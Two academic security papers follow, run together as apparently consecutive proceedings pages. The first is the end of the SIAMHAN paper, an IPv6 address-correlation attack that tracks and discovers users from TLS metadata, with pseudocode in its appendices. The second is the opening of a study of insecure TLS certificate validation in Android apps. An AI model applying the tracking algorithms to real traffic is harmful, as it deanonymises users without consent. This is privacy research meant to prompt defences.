Discovery Algorithm. The adversary could construct the knowledge graph for each intercepted address and use a recursion algorithm to determine the unique users based on the adversary's background knowledge. The algorithm first selects an arbitrary address as the first user group. Then, in each iteration, the identified user group set is G, the algorithm calculates the average distance $\bar{D}_i$ between the new input address and each identified user group G_i's addresses, where $i \leq |G|$. When all $\bar{D}_i > \eta$, we build a new user group $G_{|G|+1}$ for the current input address, while if some $\bar{D}_i \leq \eta$, we classify the input address into the user group with the closest distance. Appendix C shows the detail of the discovery algorithm.

Discovery Performance. In our experiments, to explore the performance of user discovery on the real-world 5-month dataset, we also train and test the model on the dataset with the time-based split setting. Figure 11 indicates the discovery performance of all baselines and SIAMHAN in the user discovery task. Results show a massive gap between SIAMHAN and previous correlation approaches. For instance, SIAMHAN provides a discovery accuracy of 88% compared to 60% by the state-of-the-art system Deepcorr using the same setting, which comes from SIAMHAN's $1.40 \sim 1.54$ times more hit than Deepcorr. The significantly high accuracy of SIAMHAN ensures the practicality to discover active IPv6 users in the wild traffic.

6.6 Ablation Study

In addition to showing the experiments on the specific tasks, we present the ablation study experiments by evaluating the variants of SIAMHAN to indicate the model superiority sufficiently. Table 5 shows all results of the ablation study.

Embedding Learning with Other GNNs. We further investigate whether our attacks can apply to other GNNs with Siamese Networks. Concretely, we focus on GraphSAGE [18] and GAT [49], which are also well-known for inductive learning like HAN. We implement Siamese GraphSAGE and Siamese GAT by replacing the heterogeneous graph attention component in SIAMHAN. Results show GNNs' powerful performance to learn the final graph embedding for general IPv6 address correlation. The variants with other GNNs still outperform previous correlation systems in all three evaluation tasks. However, SIAMHAN keeps an unreachable better attack performance than other GNNs due to the semantic learning from the communication in heterogeneous graphs.

Effectiveness of Different Fingerprint Types. Since we collect client and server fingerprints as the meta-information for traffic characteristic correlation, to observe the importance of the two types of fingerprints, we implement SIAMHAN - Client and SIAMHAN - Server for the fingerprints ablation study. The two variants respectively remove all client fingerprint nodes or all server fingerprint nodes when building the knowledge graphs. In the experimental results, SIAMHAN - Client's performance is poorer than SIAMHAN - Server. It indicates that client fingerprints contribute more to the correlation attack due to the more decrease of the performance when SIAMHAN lacks client fingerprints.

Effectiveness of Different Level Attentions. To explore the effectiveness of each level of attention in the hierarchical attention, we also present three attention variants including SIAMHAN - Node, SIAMHAN - Semantic, and SIAMHAN - Graph. The three variants respectively remove node-level, semantic-level, or graph-level attention and assign the same importance to each neighbor, each meta-path, or each final node embedding in the graph. Compared to SIAMHAN,

the performance of SIAMHAN - Node drastically degrades, which indicates that attention on each node's neighbors is essential for the correlation task. Among the three types of attention, semantic-level attention contributes the least. Every level of attention could provide effective improvement to finally lead to the significantly high accuracy of SIAMHAN.

Effectiveness of Distance Metric. To indicate the superiority of the distance function learned for correlation, we replace SIAMHAN's distance learning with a binary classifier to build the variant SIAMHAN - Classifier, which is implemented by modifying the last layer of SIAMHAN to be a fully connected layer with Softmax activation. Results indicate that SIAMHAN still outperforms SIAMHAN - Classifier with a great margin. Since distance learning provides a more precise description of the difference between the two knowledge graphs, the distance metric architecture outperforms the classifier on the correlation task.

6.7 Time Complexity

For the user tracking task, the attack generally tracks only a limited number of target users in the network, thus the time complexity is $O(cN)$, where c is the number of target users. For the user discovery task, the discovery algorithm could be simplified by only computing the correlation relationship between the test address and one of the clustered addresses in each iteration. Therefore, the time complexity is $O(kN)$, where k is the number of the cluster category. It is the usual time complexity of most cluster algorithms like K-means [24].

7 Countermeasures

To mitigate IPv6 address correlation attacks, we discuss two possible countermeasures: (1) traffic obfuscation and (2) the mechanisms to reduce the adversary's attack chances.

7.1 Traffic Obfuscation

An intuitive countermeasure against IPv6 address correlation attacks is to obfuscate TLS traffic used by SIAMHAN. We show four types of traffic obfuscation methods in Table 6. C-Random and CF-Random respectively denote using random forged addresses or browser parameters to obtain random client nodes or combinations of random client fingerprint nodes. CF-Background and SF-Background are the methods of adding background traffic with different browsers or different online services. The background traffic volume is the same as the original traffic of each user. Results indicate that each single obfuscation method is not effective enough to defend against SIAMHAN since the correlation attack focuses on multi-type meta-information to find the similarity. When given a combination to apply all four methods, SIAMHAN's accuracy significantly degrades due to the knowledge barrier, which indicates that defending against IPv6 address correlation attacks requires strict limitations for address-based and traffic characteristic correlation.

Table 6: SIAMHAN's accuracy with traffic obfuscation methods on the 5-month dataset with the time-based split.

Obfuscation Method	Address Correlation	User Tracking	User Discovery
C-Random	0.855	0.905	0.808
CF-Random	0.878	0.897	0.810
CF-Background	0.871	0.922	0.823
SF-Background	0.893	0.910	0.830
Combination	0.705	0.769	0.643

7.2 Attack Chance Reduction

Another countermeasure against IPv6 address correlation attacks is reducing an adversary's attack chances: (1) Since the adversary requires long-term monitoring to form the background knowledge, IPv6 users could escape the measurement on malicious IXPs by using proxies or Tor system. (2) To protect the meta-information exposed in the TLS handshake, applications like encrypted VPN could fundamentally render the attack impracticable. (3) We argue that designing address-user relation protection techniques like NAT is a promising avenue to defend against IPv6 address correlation attacks.

8 Conclusion

In this work, we explore the implementation of user activity correlation on IPv6 networks. We propose IPv6 address correlation attacks, which leverage an attack model SIAMHAN to learn the correlation relationship between two arbitrary IPv6 addresses based on the background knowledge of TLS traffic. Through multi-level attention and metric learning on pairwise heterogeneous knowledge graphs, SIAMHAN could perform strong address correlation even on the long-term correlation tasks, including user tracking and user discovery. Numerous experiments indicate that SIAMHAN's performance and practicality outperform state-of-the-art algorithms by significant margins. We hope that our work demonstrates the serious threat of IPv6 address correlation attacks and calls for effective countermeasures deployed by the IPv6 community.

Acknowledgment

We sincerely appreciate the shepherding from Matthew Wright and the writing help from Xinyu Xing. We would

also like to thank the anonymous reviewers for their constructive comments and input to improve our paper. This work is supported by The National Key Research and Development Program of China (No.2020YFB1006100, No. 2018YFB1800200 and No. 2020YFE0200500) and Key research and Development Program for Guangdong Province under grant No. 2019B010137003.

References

[1] John B. Althouse, Jeff Atkinson, and Josh Atkins. JA3. https://github.com/salesforce/ja3, 2020.

[2] Blake Anderson and David A. McGrew. OS fingerprinting: New techniques and a study of information gain and obfuscation. In *CNS*, pages 1–9, 2017.

[3] Blake Anderson, Subharthi Paul, and David A. McGrew. Deciphering malware's use of TLS (without decryption). *Journal of Computer Virology and Hacking Techniques*, pages 195–211, 2018.

[4] Alireza Bahramali, Amir Houmansadr, Ramin Soltani, Dennis Goeckel, and Don Towsley. Practical traffic analysis attacks on secure messaging applications. In *NDSS*, 2020.

[5] Jonathan Berger, Amit Klein, and Benny Pinkas. Flaw label: Exploiting IPv6 flow label. In *S&P*, pages 1259–1276, 2020.

[6] Leo Breiman. Random forests. *Machine Learning*, pages 5–32, 2001.

[7] Lee Brotherston. FingerprinTLS. https://github.com/LeeBrotherston/tls-fingerprinting, 2020.

[8] Sumit Chopra, Raia Hadsell, and Yann LeCun. Learning a similarity metric discriminatively, with application to face verification. In *CVPR*, pages 539–546, 2005.

[9] Alissa Cooper, Fernando Gont, and David Thaler. Security and privacy considerations for IPv6 address generation mechanisms. *RFC 7721*, pages 1–18, 2016.

[10] Tianyu Cui, Gang Xiong, Gaopeng Gou, Junzheng Shi, and Wei Xia. 6VecLM: Language modeling in vector space for ipv6 target generation. In *ECML/PKDD*, pages 192–207, 2020.

[11] Jakub Czyz, Matthew J. Luckie, Mark Allman, and Michael Bailey. Don't forget to lock the back door! A characterization of IPv6 network security policy. In *NDSS*, 2016.

[12] Pawel Foremski, David Plonka, and Arthur W. Berger. Entropy/IP: Uncovering structure in IPv6 addresses. In *IMC*, pages 167–181, 2016.

[13] Oliver Gasser, Quirin Scheitle, Pawel Foremski, Qasim Lone, Maciej Korczynski, Stephen D. Strowes, Luuk Hendriks, and Georg Carle. Clusters in the expanse: Understanding and unbiasing IPv6 hitlists. In *IMC*, pages 364–378, 2018.

[14] Fernando Gont. A method for generating semantically opaque interface identifiers with IPv6 stateless address autoconfiguration (SLAAC). *RFC 7217*, pages 1–19, 2014.

[15] Fernando Gont and Tim Chown. Network reconnaissance in IPv6 networks. *RFC 7707*, pages 1–38, 2016.

[16] Roberto Gonzalez, Claudio Soriente, and Nikolaos Laoutaris. User profiling in the time of HTTPS. In *IMC*, pages 373–379, 2016.

[17] Google. IPv6. https://www.google.com/intl/en/ipv6/statistics.html, 2020.

[18] William L. Hamilton, Zhitao Ying, and Jure Leskovec. Inductive representation learning on large graphs. In *NIPS*, pages 1024–1034, 2017.

[19] Anfeng He, Chong Luo, Xinmei Tian, and Wenjun Zeng. A twofold siamese network for real-time object tracking. In *CVPR*, pages 4834–4843, 2018.

[20] Dominik Herrmann, Christian Banse, and Hannes Federrath. Behavior-based tracking: Exploiting characteristic patterns in DNS traffic. *Computer Security*, pages 17–33, 2013.

[21] Robert M. Hinden and Stephen E. Deering. IP version 6 addressing architecture. *RFC 4291*, pages 1–25, 2006.

[22] Martin Husák, Milan Cermák, Tomás Jirsík, and Pavel Celeda. Network-based HTTPS client identification using SSL/TLS fingerprinting. In *ARES*, pages 389–396, 2015.

[23] Geoff Huston, Anne Lord, and Philip Smith. IPv6 address prefix reserved for documentation. *RFC 3849*, pages 1–4, 2004.

[24] Anil K. Jain. Data clustering: 50 years beyond K-means. In *ECML/PKDD*, pages 3–4, 2008.

[25] Diederik P. Kingma and Jimmy Ba. Adam: A method for stochastic optimization. In *ICLR*, 2015.

[26] Thomas N. Kipf and Max Welling. Semi-supervised classification with graph convolutional networks. In *ICLR*, 2017.

[27] Marek Kumpost and Vashek Matyas. User profiling and re-identification: Case of university-wide network analysis. In *TrustBus*, pages 1–10, 2009.

[28] Frank Li and David Freeman. Towards A user-level understanding of IPv6 behavior. In *IMC*, pages 428–442, 2020.

[29] Chang Liu, Longtao He, Gang Xiong, Zigang Cao, and Zhen Li. FS-Net: A flow sequence network for encrypted traffic classification. In *INFOCOM*, pages 1171–1179, 2019.

[30] Marek Majkowski. SSL fingerprinting for p0f. https://idea.popcount.org/2012-06-17-ssl-fingerprinting-for-p0f/, 2012.

[31] Christopher D. Manning, Prabhakar Raghavan, and Hinrich Schütze. *Introduction to information retrieval*. Cambridge University Press, 2008.

[32] Tomek Mrugalski, Marcin Siodelski, Bernie Volz, Andrew Yourtchenko, Michael C. Richardson, Sheng Jiang, Ted Lemon, and Timothy Winters. Dynamic host configuration protocol for IPv6 (DHCPv6). *RFC 8415*, pages 1–154, 2018.

[33] Thomas Narten, Richard Draves, and Suresh Krishnan. Privacy extensions for stateless address autoconfiguration in IPv6. *RFC 4941*, pages 1–23, 2007.

[34] Milad Nasr, Alireza Bahramali, and Amir Houmansadr. DeepCorr: Strong flow correlation attacks on tor using deep learning. In *CCS*, pages 1962–1976, 2018.

[35] Xichuan Niu, Bofang Li, Chenliang Li, Rong Xiao, Haochuan Sun, Hongbo Deng, and Zhenzhong Chen. A dual heterogeneous graph attention network to improve long-tail performance for shop search in e-commerce. In *KDD*, pages 3405–3415, 2020.

[36] Eric Rescorla. The transport layer security (TLS) protocol version 1.3. *RFC 8446*, pages 1–160, 2018.

[37] Nadi Sarrar, Gregor Maier, Bernhard Ager, Robin Sommer, and Steve Uhlig. Investigating IPv6 traffic - what happened at the world IPv6 day? In *PAM*, pages 11–20, 2012.

[38] Chuan Shi, Yitong Li, Jiawei Zhang, Yizhou Sun, and Philip S. Yu. A survey of heterogeneous information network analysis. *IEEE Transactions on Knowledge and Data Engineering*, pages 17–37, 2017.

[39] Payap Sirinam, Mohsen Imani, Marc Juárez, and Matthew Wright. Deep fingerprinting: Undermining website fingerprinting defenses with deep learning. In *CCS*, pages 1928–1943, 2018.

[40] Payap Sirinam, Nate Mathews, Mohammad Saidur Rahman, and Matthew Wright. Triplet fingerprinting: More practical and portable website fingerprinting with n-shot learning. In *CCS*, pages 1131–1148, 2019.

[41] Internet Society. World IPv6 launch. https://www.worldipv6launch.org, 2020.

[42] Yixin Sun, Anne Edmundson, Laurent Vanbever, Oscar Li, Jennifer Rexford, Mung Chiang, and Prateek Mittal. RAPTOR: routing attacks on privacy in Tor. In *USENIX Security*, pages 271–286, 2015.

[43] Yizhou Sun and Jiawei Han. Mining heterogeneous information networks: a structural analysis approach. *Acm Sigkdd Explorations Newsletter*, pages 20–28, 2012.

[44] Yizhou Sun, Jiawei Han, Xifeng Yan, Philip S. Yu, and Tianyi Wu. PathSim: Meta path-based top-k similarity search in heterogeneous information networks. *VLDB*, pages 992–1003, 2011.

[45] Yaniv Taigman, Ming Yang, Marc'Aurelio Ranzato, and Lior Wolf. DeepFace: Closing the gap to human-level performance in face verification. In *CVPR*, pages 1701–1708, 2014.

[46] Susan Thomson, Thomas Narten, and Tatuya Jinmei. IPv6 stateless address autoconfiguration. *RFC 4862*, pages 1–30, 2007.

[47] Johanna Ullrich and Edgar R. Weippl. Privacy is not an option: Attacking the IPv6 privacy extension. In *RAID*, pages 448–468, 2015.

[48] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N. Gomez, Lukasz Kaiser, and Illia Polosukhin. Attention is all you need. In *NIPS*, pages 5998–6008, 2017.

[49] Petar Velickovic, Guillem Cucurull, Arantxa Casanova, Adriana Romero, Pietro Liò, and Yoshua Bengio. Graph attention networks. In *ICLR*, 2018.

[50] Shen Wang, Zhengzhang Chen, Xiao Yu, Ding Li, Jingchao Ni, Lu-An Tang, Jiaping Gui, Zhichun Li, Haifeng Chen, and Philip S. Yu. Heterogeneous graph matching networks for unknown malware detection. In *IJCAI*, pages 3762–3770, 2019.

[51] Tao Wang. High precision open-world website fingerprinting. In *S&P*, pages 152–167, 2020.

[52] Xiao Wang, Houye Ji, Chuan Shi, Bai Wang, Yanfang Ye, Peng Cui, and Philip S. Yu. Heterogeneous graph attention network. In *WWW*, pages 2022–2032, 2019.

[53] Xinyuan Wang and Douglas S. Reeves. Robust correlation of encrypted attack traffic through stepping stones by manipulation of interpacket delays. In *CCS*, pages 20–29, 2003.

[54] Kilian Q. Weinberger, John Blitzer, and Lawrence K. Saul. Distance metric learning for large margin nearest neighbor classification. In *NIPS*, pages 1473–1480, 2005.

Appendix

A Analysis of Users without Plaintext Cookies

The analysis of TLS users without plaintext cookies is shown in Table 7. Comparing with Table 3, results indicate that the source and online habits of the users with plaintext cookies are similar to the users without plaintext cookies.

Table 7: The analysis of TLS users without plaintext cookies with 2 dimensions including the top ASes of client addresses and the top SNI accessed by users.

AS Name	%Hits	SNI	%Hits
CSTNET	75.2%	*.google.com	18.3%
China Unicom	10.3%	*.adobe.com	14.6%
CNGI-CERNET2	5.1%	*.microsoft.com	13.2%
CERNET	3.0%	*.facebook.com	7.8%
Reliance Jio	1.3%	*.cloudflare.com	4.3%
TSINGHUA6	0.7%	*.icloud.com	4.0%
Cloudflare	0.6%	*.exoclick.com	2.8%
PKU6-CERNET2	0.5%	*.macromedia.com	2.3%
ZZU6-CERNET2	0.5%	*.flurry.com	1.4%

B Tracking Algorithm

The detailed tracking algorithm is shown in Algorithm 1, which exploits SIAMHAN to search for addresses in the test set that belong to the same user as the tracking candidates.

Algorithm 1 The tracking algorithm applied by SIAMHAN

Require: Pre-trained SIAMHAN ρ; Tracking candidate set S; Test address set T; Background knowledge κ_t.
Ensure: Address sets T_{S_i} link to the same user with each S_i

for S_i in tracking candidate set S, where $i \leq |S|$ **do**
  Initialize target address set $T_{S_i} = \{\}$
  for T_j in test address set T, where $j \leq |T|$ **do**
    Build pairwise knowledge graphs for $\langle S_i, T_j \rangle$
    Test relationship R of $\langle S_i, T_j \rangle$ using pre-trained ρ
  end for
  Append T_j in address set T_{S_i} if relationship $R = 1$
end for
return T_{S_i} for each S_i

C Discovery Algorithm

The detailed discovery algorithm is shown in Algorithm 2, which exploits SIAMHAN to discover the unique users in the discovery candidate set.

Algorithm 2 The discovery algorithm applied by SIAMHAN

Require: Pre-trained SIAMHAN ρ; Discovery candidate set S; Background knowledge κ_t; Task threshold η.
Ensure: User groups G under the discovery candidate set S

Build knowledge graphs for each S_i
Initialize user group set $G = \{G_1\}$
Initialize S_1 into the first user group G_1
for S_i in discovery candidate set S, where $1 < i \leq |S|$ **do**
  for G_k in user group set G **do**
    for Address S_j in group G_k, where $j \leq |G_k|$ **do**
      Calculate distance D for $\langle S_i, S_j \rangle$ using ρ
    end for
    Calculate average distance $\bar{D}_k$ for S_i to G_k
  end for
  if All group average distance $\bar{D}_k > \eta$ **then**
    Initialize a new user group $G_{|G|+1}$ into G
    Initialize S_i into the new user group $G_{|G|+1}$
  else
    Classify S_i into G_k with the minimum $\bar{D}_k$
  end if
end for
return User group set G

Why Eve and Mallory Still Love Android: Revisiting TLS (In)Security in Android Applications

Marten Oltrogge* *marten.oltrogge@cispa.saarland*
Nicolas Huaman† *huaman@sec.uni-hannover.de*
Sabrina Klivan† *amft@sec.uni-hannover.de*
Yasemin Acar† *acar@sec.uni-hannover.de*
Michael Backes* *backes@cispa.saarland*
Sascha Fahl† *fahl@sec.uni-hannover.de*

*CISPA Helmholtz Center for Information Security
†Leibniz University Hannover

Abstract

Android applications have a long history of being vulnerable to man-in-the-middle attacks due to insecure custom TLS certificate validation implementations. To resolve this, Google deployed the Network Security Configuration (NSC), a configuration-based approach to increase custom certificate validation logic security, and implemented safeguards in Google Play to block insecure applications.

In this paper, we perform a large-scale in-depth investigation of the effectiveness of these countermeasures: First, we investigate the security of 99,212 NSC settings files in 1,335,322 Google Play apps using static code and manual analysis techniques. We find that 88.87% of the apps using custom NSC settings downgrade security compared to the default settings, and only 0.67% implement certificate pinning. Second, we penetrate Google Play's protection mechanisms by trying to publish apps that are vulnerable to man-in-the-middle attacks. In contrast to official announcements by Google, we found that Play does not effectively block vulnerable apps. Finally, we performed a static code analysis study of 15,000 apps and find that 5,511 recently published apps still contain vulnerable certificate validation code.

Overall, we attribute most of the problems we find to insufficient support for developers, missing clarification of security risks in official documentation, and inadequate security checks for vulnerable applications in Google Play.

1 Introduction

Studying the security of Android applications has a long history [35] and was heavily influenced by the seminal paper by Enck et al. in 2011 [52]. A myriad of investigations demonstrated that developers struggle with different aspects of implementing Android application security mechanisms correctly [46, 50–52, 73, 78]. The number of affected users of Android applications vulnerable to different types of attacks due to incorrect security implementations goes into billions [31].

While developers fight with many different security challenges, custom TLS certificate validation security received attention early on in 2012 [54, 56] and has become a hotly debated topic over the years [47, 48, 56, 58, 74, 76, 77, 84, 85]. The problem not only affects Android applications but turns out to be a broader issue in secure programming [38, 42, 69]. Researchers proposed different countermeasures which all focus on simplifying the process of implementing non-standard TLS certificate validation such as certificate or public key pinning or the secure use of self-signed certificates for applications under development [56, 74, 85].

However, the problem not only received attention from academia. Google introduced countermeasures and novel mechanisms for developers in Android and added further security policies and safeguards to Google Play (cf. Table 1). Their goal was to establish new and safer defaults such as enforcing TLS for all network connections by default and blocking vulnerable apps and updates from Google Play.

Therefore, Google introduced a significant change in Android 7 in 2016: The Network Security Configuration (NSC) [19] allows developers to implement custom certificate validation logic using an XML configuration file, instead of requiring custom code.

Additionally, Google Play announced novel security policies and safeguards in 2016 and 2017 [66–68]. They prohibit new apps and updates to include insecure certificate validation logic. While previous work (e.g. [70, 75, 80, 86] found vulnerable apps in Google Play that were published after 2016, our study is the first detailed analysis of Google Play's safeguard efficacy.

Although the goal of all introduced changes is to improve TLS security for Android applications and fix the disastrous circumstances that researchers uncovered in 2012 [54] and 2013 [56], the efficacy and success of this undertaking has not yet been investigated in-depth. However, incidents illustrate that Network Security Configuration is not a guarantee for secure certificate validation logic in Android apps: In 2019, Google's official Gmail app for Android had come with an insecure NSC setting that opened the possibility for a MitMA

via user-installed CAs. This vulnerability affected 43% of the Android ecosystem [39].

The overall goal of this work is to investigate the current status of TLS certificate validation security in Android apps.

To the best of our knowledge, we provide the first large-scale and in-depth evaluation of the success of Android's NSC approach combined with an analysis of the new security policies and safeguards in Google Play. We also revisit the security of custom certificate validation implementations in Android apps as performed by Fahl et al. [54]. Overall, we make the following contributions:

NSC adoption and security. We measure the adoption of the NSC in 1,335,322 free current Android apps from Google Play, and find that 99,212 apps include custom NSC settings. For these apps, we evaluate the security of their custom NSC settings and find that more than 88.87% of them weaken security by downgrading safe-defaults. In contrast, only 0.67% implement certificate pinning. Our findings illustrate that certificate validation remains a challenging task for developers and requires further attention from the security research community and industry. We report and discuss this contribution in Sections 4 and 4.1.

Efficacy of Google Play Safeguards. We perform multiple experiments to evaluate the efficacy of Google Play TLS security policies and safeguards. We find that Google Play only catches trivial insecure certificate validation code but still accepts most of the dangerous code already found in previous work in 2012 [54, 58]. We replicate work by Fahl et al. [54] and find that out of 15,000 current Android apps in Google Play more than 5,511 contain custom certificate validation code that is vulnerable to MitMAs. These findings are in stark contrast with Google's official statements [66–68] and demonstrate the importance of further research in this area. We report and discuss this contribution in Section 5.

Discussion and Recommendations. Based on our findings, we provide an in-depth discussion of the successes and failures of the NSC approach and Google Play's security policies and safeguards. We illustrate recommendations to improve TLS certificate validation security in future Android versions.

2 Background on TLS and Android

TLS is the most widely deployed network protocol to secure communication channels between clients and servers [36, 82, 83]. It provides confidentiality, integrity, and authenticity for information shared between network end-points and can prevent active and passive MitMAs. While mutual authentication for clients and servers is supported, in most cases only the server's identity is verified. A server is considered trustworthy if the certificate was issued by a trusted certificate authority (CA) for the correct hostname and is still valid [1]. Most modern operating systems include a pre-installed list of trusted root CA certificates. As of June 2020 on Android this list contains 138 entries [4]. While Android correctly validates TLS certificates signed by one of those 138 CAs by default, developers may choose to create their validation logic for several reasons, such as using a custom CA [54]. Before the introduction of NSC, developers had to implement custom certificate validation logic using Android APIs [14, 30, 32]. However, using custom code commonly leads to vulnerabilities [54, 58], such as failing to correctly implement practices like certificate pinning or leaving custom code intended for debugging in production code. Even when putting considerable effort into secure certificate validation implementations, the Android TLS API makes it unnecessarily complicated for developers to implement secure certificate validation (cf. [54]). For example, before Android 4.2, there was no proper API that returned the trusted certificate chain as constructed by the system's certificate validation routines. Hence, attackers were able to manipulate the certificate list as presented by the server. This shortcoming made the implementation of correct CA certificate pinning particularly difficult and made many pinning implementations in the wild vulnerable to MitMAs [71], affecting both app developers as well as libraries such as OkHttp's CertificatePinner [8] [34].

To reduce the threats accompanying insecure implementations, Google introduced significant changes for X.509 certificate validation. We categorize changes into the introduction and updates of NSC and security policy changes and safeguards in Google Play. Table 1 illustrates important changes in chronological order.

2.1 Network Security Configuration

With the release of Android 7, Google introduced the Network Security Configuration (NSC) [19]. NSC supports certificate pinning, custom CA certificates and debugging flags, both globally for all network connections or for specific domains [19].

Figure 1 gives an overview of the structure of an NSC file and how the different features can be combined in `<base-config>`, `<domain-config>` and `<debug-overrides>` sections. Below we provide details for the NSC details that are relevant for our work.

Cleartext Traffic Support This flag can be used to enforce HTTPS or allow HTTP for network connections. Developers can make global or domain specific configurations. Starting with Android 9, cleartext traffic via HTTP is not permitted by default anymore [45]. Instead, HTTPS is used by default [63]. Developers can set the `cleartextTrafficPermitted` flag if they want to enable HTTP (cf. Listing 3 in the Appendix) [21]. Alternatively, developers can configure cleartext traffic support in the application manifest by setting the `android:usesCleartextTraffic` attribute [6]. Since An-

[1] The entire X.509 certificate validation process is much more complex, but left out here for brevity. We refer the interested reader to [43].

Table 1: Chronological overview of TLS-related events in the history of Android:

		Date	Android Version	Description
	1	2015-10-05	Android 6 (API 23)	Android introduces the "android:usesCleartextTraffic" flag for Manifest files, and removes the Apache HTTP Client library [33, 59, 64].
	2	2016-05-17		Google Play blocks apps containing unsafe implementations of the X509TrustManager interface [67].
	3	2016-08-22	Android 7 (API 24)	Android introduces NSC, distrusts user-installed certificates, and ignores the "android:usesCleartextTraffic" flag in case a NSC file is available [44, 60].
	4	2016-11-25		Google Play blocks apps containing unsafe implementations of the onReceivedSslError method in WebViews [66].
	5	2017-03-01		Google Play blocks apps containing unsafe implementations of the HostnameVerifier interface [68].
	6	2017-08-21	Android 8 (API 26)	Android adds support for the "cleartextTrafficPermitted" flag for the WebView class [61].
	7	2018-08-01		New apps need to target at least Android 8; makes new safe defaults introduced with Android 7 (2016-08-22) and Android 8 (2017-08-21) [49, 65] available to those apps.
	8	2018-08-08	Android 9 (API 28)	Sets "cleartextTrafficPermitted" to false; enforces HTTPS connections by default. Developers can revert this for specific domains or globally in NSC) settings [63].
	9	2018-11-01		App updates need to target at least Android 8; makes new safe defaults introduced with Android 7 (2016-08-22) and Android 8 (2017-08-21) [49, 65] available to existing apps.
	10	2019-08-01		New apps need to target at least Android 9; makes new safe defaults introduced with Android 9 (2018-08-08) [49, 65] available to those apps.
	11	2019-11-01		Updates need to target at least Android 9; existing apps benefit from new safe defaults introduced with Android 9 (2018-08-08) [49, 65].

Affects Android OS & NSC – Affects Google Play security policy & safeguards.




Figure 1: NSC files contain `<base-config>`, `<domain-config>` and `<debug-overrides>` configurations, including custom CA (`<trust-anchors>`) and certificate pinning (`<pin-sets>`) configurations. Cleartext traffic can be permitted or forbidden using the `clearTextTrafficPermitted` flag globally for specific domains.

droid 9, the value is *true* by default. However, it is only honored if no NSC file is provided by the developer.

Certificate Pinning Allows developers to implement certificate pinning [53]. Connections can then only be established if at least one certificate from the server's certificate chain matches any of the registered pins. In contrast to before Android 7, developers do not need to write custom Android code. Developers need to specify expected pinning information inside `<pin>` tags within the `<pin-set>` environment.

Custom Trust Anchors Allows developers to customize the set of trusted CA certificates – e.g., distrusting pre-installed system CA certificates, introducing additional CA certificates, or allowing user-installed CA certificates – for production purposes. As of Android 7, user-installed CA certificates are no longer trusted roots by default. Trust is instead limited to the set of pre-installed system root CA certificates [44, 60]. However, developers can re-enable user-installed certificates by setting the `user` flag (cf. Listing 4), which is a security downgrade comparable to the situation before Android 7.

Debug Settings Allow developers to configure CA certificates – e.g., locally issued or self-signed certificates – for debugging purposes. In contrast to manually implemented code to switch between debug and production logic, it is not possible to have debug settings active in production when publishing apps in Google Play. [28]

Limits of NSC The introduction of NSC did not come along with the deprecation, suspension, or even removal of certificate validation APIs in the Android SDK. Developers are still allowed to write the same erroneous certificate validation code as in earlier Android versions. This is particularly critical since custom certificate validation code overrides NSC settings in some cases (e.g. a vulnerable `TrustManager` implementation makes NSC certificate pinning configurations useless).

2.2 Google Play

In addition to NSC for Android, Google Play implemented a set of policy changes and safeguards.

In 2016 and 2017, Google added safeguards that prevented new apps or app updates to include unsafe `X509Trustmanager` and `HostnameVerifier` interfaces and `onReceivedSslError` methods in WebViews. Google did not provide further details of the safeguards. However, they are executed as part of an app's review process before publishing the app [62]. Since August 2018, Google Play has only accepted apps and updates that target Android 8 [49], which enforces that user-installed certificates are not trusted by default. From late 2019 new apps and updates have been forced to target Android 9 or higher and therefore enforced HTTPS by default [65].

3 Related Work

In this section, we discuss related work regarding measurement studies of insecure TLS certification validation code in Android apps.

In 2012 Fahl et al. [54] analyzed 13,500 popular, free Android apps and found 8% to be susceptible to Man-in-the-Middle-attack (MitMA)s because of insecure TLS certificate validation code. In follow-up work in 2013, Fahl et al. [56] extended their previous analysis to iOS and manually investigated 1,009 applications. They reported that 14% of the apps suffer from similar issues as apps on Android.

Like Fahl et al., Georgiev et al. [58] uncovered a variety of vulnerabilities in TLS certificate verification logic in non-browser software, including mobile apps in 2012. As root causes, they identified poorly designed APIs which confused developers, as well as a lack of safe defaults. In 2014 Sounthiraraj et al. [84] presented SMV-HUNTER, an automated, large-scale analysis tool utilizing a combination of static and dynamic analysis to detect vulnerabilities in the certificate validation logic of Android applications. They performed a study of 23,418 apps, identified 1,453 as potentially vulnerable, and were able to confirm this for 726. In 2015, Onwuzurike and De Cristofaro [77] conducted static and dynamic analyses on 100 popular Android apps and found 32 to implement unsafe TLS certificate validation logic. Furthermore, 91 applications were vulnerable if attackers installed root CAs on a victim's device. In 2015 He et al. [69] presented SSLINT, a tool to detect incorrect use of TLS APIs. They found 27 previously unknown TLS-related vulnerabilities in Ubuntu applications. Fischer et al. [57] classified security-related code snippets from the platform Stack Overflow and assessed their prevalence in Android applications in 2017. They found the most dominant insecure code to be related to unsafe custom TLS. While they could not determine whether or not developers directly copied detected code snippets from Stack Overflow, the authors argue that the platform has a significant impact and responsibility due to its popularity. Razaghpanah et al. [81] conducted a dynamic network traffic analysis with data for 1,364,420 TLS handshakes from 7,258 Android apps using the the Lumen Privacy Monitor framework for 5,000 users in 2017. They find that 2% of the apps in their data set implement custom certificate validation logic.

In contrast to the previous work above, our work focuses on the security of custom NSC settings in deployed Android apps.

